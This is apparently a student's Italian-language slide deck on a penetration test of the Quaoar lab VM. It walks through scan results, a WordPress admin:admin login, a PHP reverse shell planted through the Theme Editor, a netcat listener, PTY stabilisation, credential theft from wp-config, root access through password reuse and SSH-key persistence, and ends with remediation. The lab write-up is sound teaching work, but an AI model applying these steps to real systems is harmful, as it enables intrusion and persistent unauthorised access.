[!] Protocolli SSLv2/SSLv3 abilitati, suscettibile a exploit MITM.

[!] La gravità delle vulnerabilità classifica il sistema come **altamente compromettibile**

Vulnerabilities

Legend: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue)

QUAOAR

Back to All Scans

Hosts: 1 | Vulnerabilities: 48 | Remediations: 3 | History: 1

Filter | Search Vulnerabilities | 48 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name
CRITICAL	10.0			Canonical Ubuntu Linux SEoL (12.04.x)
CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection
HIGH	7.5	5.9	0.7852	Samba Badlock Vulnerability
MIXED	...	...	...	SSL (Multiple Issues)
MIXED	...	...	...	OpenSSL (Multiple Issues)
MIXED	...	...	...	ISC Bind (Multiple Issues)
MEDIUM	6.5	4.9	0.0596	IP Forwarding Enabled
MIXED	...	...	...	TLS (Multiple Issues)
MIXED	...	...	...	IETF Md5 (Multiple Issues)
MIXED	...	...	...	SSH (Multiple Issues)
MIXED	...	...	...	Apache HTTP Server (Multiple Issues)
MIXED	...	...	...	SMB (Multiple Issues)
LOW	2.1 *	2.9	0.0037	ICMP Timestamp Request Remote Date Disclosure
INFO	...	...	...	TLS (Multiple Issues)

Tenable News

OWASP ZAP & SINTESI CRITICITÀ



OWASP ZAP (SQLI)

Lo **scanning** applicativo attivo ha evidenziato una vulnerabilità di tipo **SQL Injection (Time-Based)** sul file di WordPress.

wp-comments-post.php



CLASSIFICAZIONE "CRITICAL"

Sistemi EOL, assenza totale di patching, misconfigurazioni SSL severe e vulnerabilità applicative (RCE e SQLi) direttamente sfruttabili.



CONCLUSIONI MAPPING

Elevata **suscettibilità** ad **attacchi reali**. Le evidenze raccolte formano una base solida e comprovata per procedere con le tecniche di Exploitation mirate.

TARGET EXPLOITATION

> ESECUZIONE DI CODICE REMOTO E BRECCIA PERIMETRALE DEL SISTEMA

VIOLAZIONE DEL CMS

L'installazione **WordPress** individuata rappresentava il punto d'ingresso primario.

[!] Tentativi di accesso al **pannello amministrativo** ().

/wp-admin

[!] Sfruttamento di una debolezza critica: l'uso di **credenziali** di **default**.

[!] Accesso garantito con la combinazione **admin : admin**.

[!] Ottenuto il **controllo totale** sul **backend** senza necessità di attacchi brute force.



Username

admin

Password




☐ Remember Me

Log In

[Lost your password?](#)

[← Back to Quaoar](#)

INIEZIONE DEL PAYLOAD (RCE)



SFRUTTAMENTO DEL THEME EDITOR

I permessi amministrativi hanno consentito l'accesso al **Theme Editor** di WordPress. Tale funzionalità permette la **modifica diretta** dei sorgenti **PHP** in produzione. **header.php**

È stato **iniettato** un **payload** di **reverse shell** (in linguaggio PHP) all'interno del file del tema attivo, assicurando l'esecuzione di codice arbitrario (RCE) a ogni caricamento pubblico del sito web.

REVERSE SHELL STABILIZZATA

[!] Esecuzione:

La richiesta di una pagina pubblica ha innescato il payload PHP.

[!] Netcat Listener:


Sulla macchina attaccante (porta 9001) è stata stabilita una connessione TCP inversa.

[!] Permessi Iniziali:

www-data

Accesso non interattivo come utente web ().

[!] **Stabilizzazione PTY:** per generare un pseudo-terminale, ottenendo un ambiente stabile.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvp 9001  
listening on [any] 9001 ...  
connect to [192.168.17.130] from (UNKNOWN) [192.168.17.134] 48822  
Linux Quoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 athlon i386 GNU/Linux  
19:18:18 up 6:33, 0 users, load average: 0.04, 0.04, 0.05  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$  
fourteen: Header (header.php)
```

CONNESSIONE INVERSA OTTENUTA

POST EXPLOITATION & PRIVILEGE ESCALATION

> DALL'ENUMERAZIONE LOCALE AL CONTROLLO TOTALE DI SISTEMA

ENUMERAZIONE LOCALE



ANALISI FILESYSTEM

Ricerca mirata di configurazioni deboli, file sensibili e directory utente accessibili a partire dalla shell . **www-data**

```
kali@kali: ~  
Session Actions Edit View Help  
$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@Quaoar:/$ ls -la  
ls -la  
.      bin      etc          lib          mnt      root      selinux    tmp      vmlinuz  
..     boot     home        lost+found   opt      run      srv        usr  
.rnd   dev      initrd.img  media       proc     sbin     sys        var  
www-data@Quaoar:/$ uname -a  
uname -a  
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 athlon i386 GNU/Linux  
www-data@Quaoar:/$ cd var  
cd var  
www-data@Quaoar:/var$ ls  
ls  
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www  
www-data@Quaoar:/var$ cd www  
cd www  
www-data@Quaoar:/var/www$ ls  
ls  
CHANGELOG                                hack-planet-high-definition-mobile.jpg  
COPYING                                  hacker-manifesto-ethical.jpg  
Hack_The_Planet.jpg                      hacking.jpg  
Hack_The_Planet2.jpg                    hsperfdata_tomcat6  
Hack_The_Planet3.jpg                    index.html  
INSTALL                                  pososibo-ethical-hacking-hack-fond.jpg  
LICENSE                                  robots.txt  
Quaoar.jpg                              tomcat6-tomcat6-tmp  
README.md                               upload  
hack-planet-1280-amox-zone.jpg           wordpress  
www-data@Quaoar:/var/www$ cd wordpress  
cd wordpress  
www-data@Quaoar:/var/www/wordpress$ ls  
ls  
index.php      wp-blog-header.php  wp-cron.php      wp-mail.php  
license.txt    wp-comments-post.php wp-includes       wp-settings.php  
readme.html    wp-config-sample.php wp-links-opml.php wp-signup.php  
wp-activate.php wp-config.php       wp-load.php      wp-trackback.php  
wp-admin       wp-content          wp-login.php     xmlrpc.php
```


ENUMERAZIONE LOCALE



RECUPERO CREDENZIALI

Ispezione del file **wp-config**.
Rinvenuta la combinazione in
chiaro

l'accesso al database: **root :**
rootpassword!

```
kali@kali: ~  
Session Actions Edit View Help  
wp-admin wp-content wp-login.php xmlrpc.php  
www-data@Quaoar:/var/www/wordpress$ cat wp-config.php  
cat wp-config.php  
<?php  
/**  
 * The base configurations of the WordPress.  
 *  
 * This file has the following configurations: MySQL settings, Table Prefix,  
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information  
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing  
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.  
 *  
 * This file is used by the wp-config.php creation script during the  
 * installation. You don't have to use the web site, you can just copy this file  
 * to "wp-config.php" and fill in the values.  
 *  
 * @package WordPress  
 */  
  
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'wordpress');  
  
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'rootpassword!');
```

ESTRAZIONE DATABASE E CONFERME

[!] Accesso al **servizio MySQL** locale sfruttando le credenziali in chiaro trovate.

[!] Il comando **SHOW DATABASES;** ha esposto lo schema **'wordpress'**.

[!] La **verifica** delle **tabelle** ha confermato **admin** l'esistenza dell'account usato per la breccia CMS.

[!] L'acquisizione di questi dati rappresenta una palese violazione del principio di segregazione (credenziali hardcoded).

```
www-data@Quaoar:/var/www/wordpress$ mysql -u root -prootpassword!
mysql -u root -prootpassword!
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1725
Server version: 5.5.22-0ubuntu1 (Ubuntu)
```

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| Lepton      |
| mysql       |
| performance_schema |
| test        |
| wordpress   |
+-----+
6 rows in set (0.01 sec)

mysql> █
```

PRIVILEGE ESCALATION

Ipotizzando l'errore umano di **Password Reuse**, è stato tentato un attacco di escalation diretto:

[!] Utilizzo del comando (**Switch User**). **su**

[!] Inserimento della password del **database MySQL** (**)** per l'account root di sistema (OS locale).
rootpassword!

[!] Risultato: **Autenticazione . riuscita**

[!] Vulnerabilità critica confermata: la **stessa password** proteggeva servizi distinti a livelli di privilegio differenti.

```
$ su
su
Password: rootpassword!
root@Quaoar:/home/wpadmin#
```

ENUMERAZIONE LOCALE



PRIMA FLAG (USER)

Durante l'**ispezione** della directory web interna (**wp-admin**), è stata recuperata con successo la prima flag di compromissione utente.

```
www-data@Quaoar:/$ cd /var/www/wordpress
cd /var/www/wordpress
www-data@Quaoar:/var/www/wordpress$ ls -a
ls -a
.                wp-admin        wp-cron.php      wp-settings.php
..               wp-blog-header.php wp-includes      wp-signup.php
index.php        wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt      wp-config-sample.php wp-load.php      xmlrpc.php
readme.html     wp-config.php    wp-login.php
wp-activate.php wp-content       wp-mail.php
www-data@Quaoar:/var/www/wordpress$ cd /home
cd /home
www-data@Quaoar:/home$ ls -a
ls -a
.  ..  wpadmin
www-data@Quaoar:/home$ cd wpadmin
cd wpadmin
www-data@Quaoar:/home/wpadmin$ ls -a
ls -a
.  ..  flag.txt
www-data@Quaoar:/home/wpadmin$ cat flag.txt
cat flag.txt
2baf61f03117ac66a73c3c514de796e
```

COMPROMISSIONE TOTALE

```
root@Quaoar:/home/wpadmin# ls
ls
flag.txt
root@Quaoar:/home/wpadmin# cat flag.txt
cat flag.txt
2bafe61f03117ac66a73c3c514de796e
```

RESTRIZIONI RIMASTE

LETTURA DELLA FLAG DI ROOT

Ottenuti i privilegi di `uid=0(root)` è stata confermata l'esplorazione illimitata del filesystem.

Navigando nella directory protetta, è stato individuato e letto il file `flag.txt`, che certifica il successo incondizionato e la violazione finale dell'istanza Quaoar.

MAINTAINING ACCESS

[!] L'obiettivo è **mantenere l'accesso** garantito anche in caso di crash o riavvio dei servizi.

[!] SSH Key Injection:

Inserimento di una chiave pubblica malevola nel file `/root/.ssh/authorized_keys`

[!] Risultato: **Accesso diretto e permanente** via SSH come super utente, aggirando le normali procedure di login.

[!] Metodo etico documentato senza lasciare backdoor malevole distruttive.

```

root@Quaoar: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ ssh root@192.168.17.134
The authenticity of host '192.168.17.134 (192.168.17.134)' can't be established.
ECDSA key fingerprint is: SHA256:+ODdJgfptUyyVzKI9wDm804SlXzmb4/BiKsHCnHGeg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.17.134' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@192.168.17.134's password:
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Tue Jun 30 19:43:41 EDT 2026

System load:  0.0                Processes:            114
Usage of /:   30.9% of 7.21GB    Users logged in:     0
Memory usage: 42%               IP address for eth0:  192.168.17.134
Swap usage:   0%                IP address for virbr0: 192.168.122.1

Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jan 15 11:23:45 2017 from desktop-g0lhb7o.snolet.com
root@Quaoar:~# /home/wpadmin
-bash: /home/wpadmin: Is a directory
root@Quaoar:~# ls
flag.txt  vmware-tools-distrib
root@Quaoar:~# cat flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
root@Quaoar:~#

```

RIEPILOGO VULNERABILITÀ SFRUTTATE

Software Obsoleto:

L'assenza di Patch Management ha esposto versioni EOL di OS, Apache, Samba e OpenSSL.

Credenziali di Default:

WordPress lasciato con `admin:admin` ha regalato l'accesso per l'iniezione della Web Shell (Theme Editor RCE).

Gestione Insicura:

Credenziali MySQL inserite in chiaro in `wp-config.php`

Password Reuse & Least Privilege:

Il riutilizzo `rootpassword!` di ha annullato la segregazione dei ruoli, trasformando un bug perimetrale in una Root Compromise.

PIANO DI REMEDIATION



PATCH MANAGEMENT

Aggiornare OS e stack applicativo a release supportate. **Disabilitare** protocolli deboli come SSLv2/SSLv3 e rimuovere servizi di rete non necessari.



HARDENING APPLICATIVO

Cambio forzato **password** di default. **Disabilitazione** del Theme Editor inserendo in wp-config **DISALLOW_FILE_EDIT**



LEAST PRIVILEGE & POLICY

Vietare il **password reuse**. L'utente MySQL del CMS deve possedere privilegi strettamente necessari. Disabilitare il login SSH per root.



[SYSTEM HALTED]

IL PENETRATION TEST È COMPLETATO.

Grazie per l'attenzione !!

> Choaib Goumri | Università degli Studi di Salerno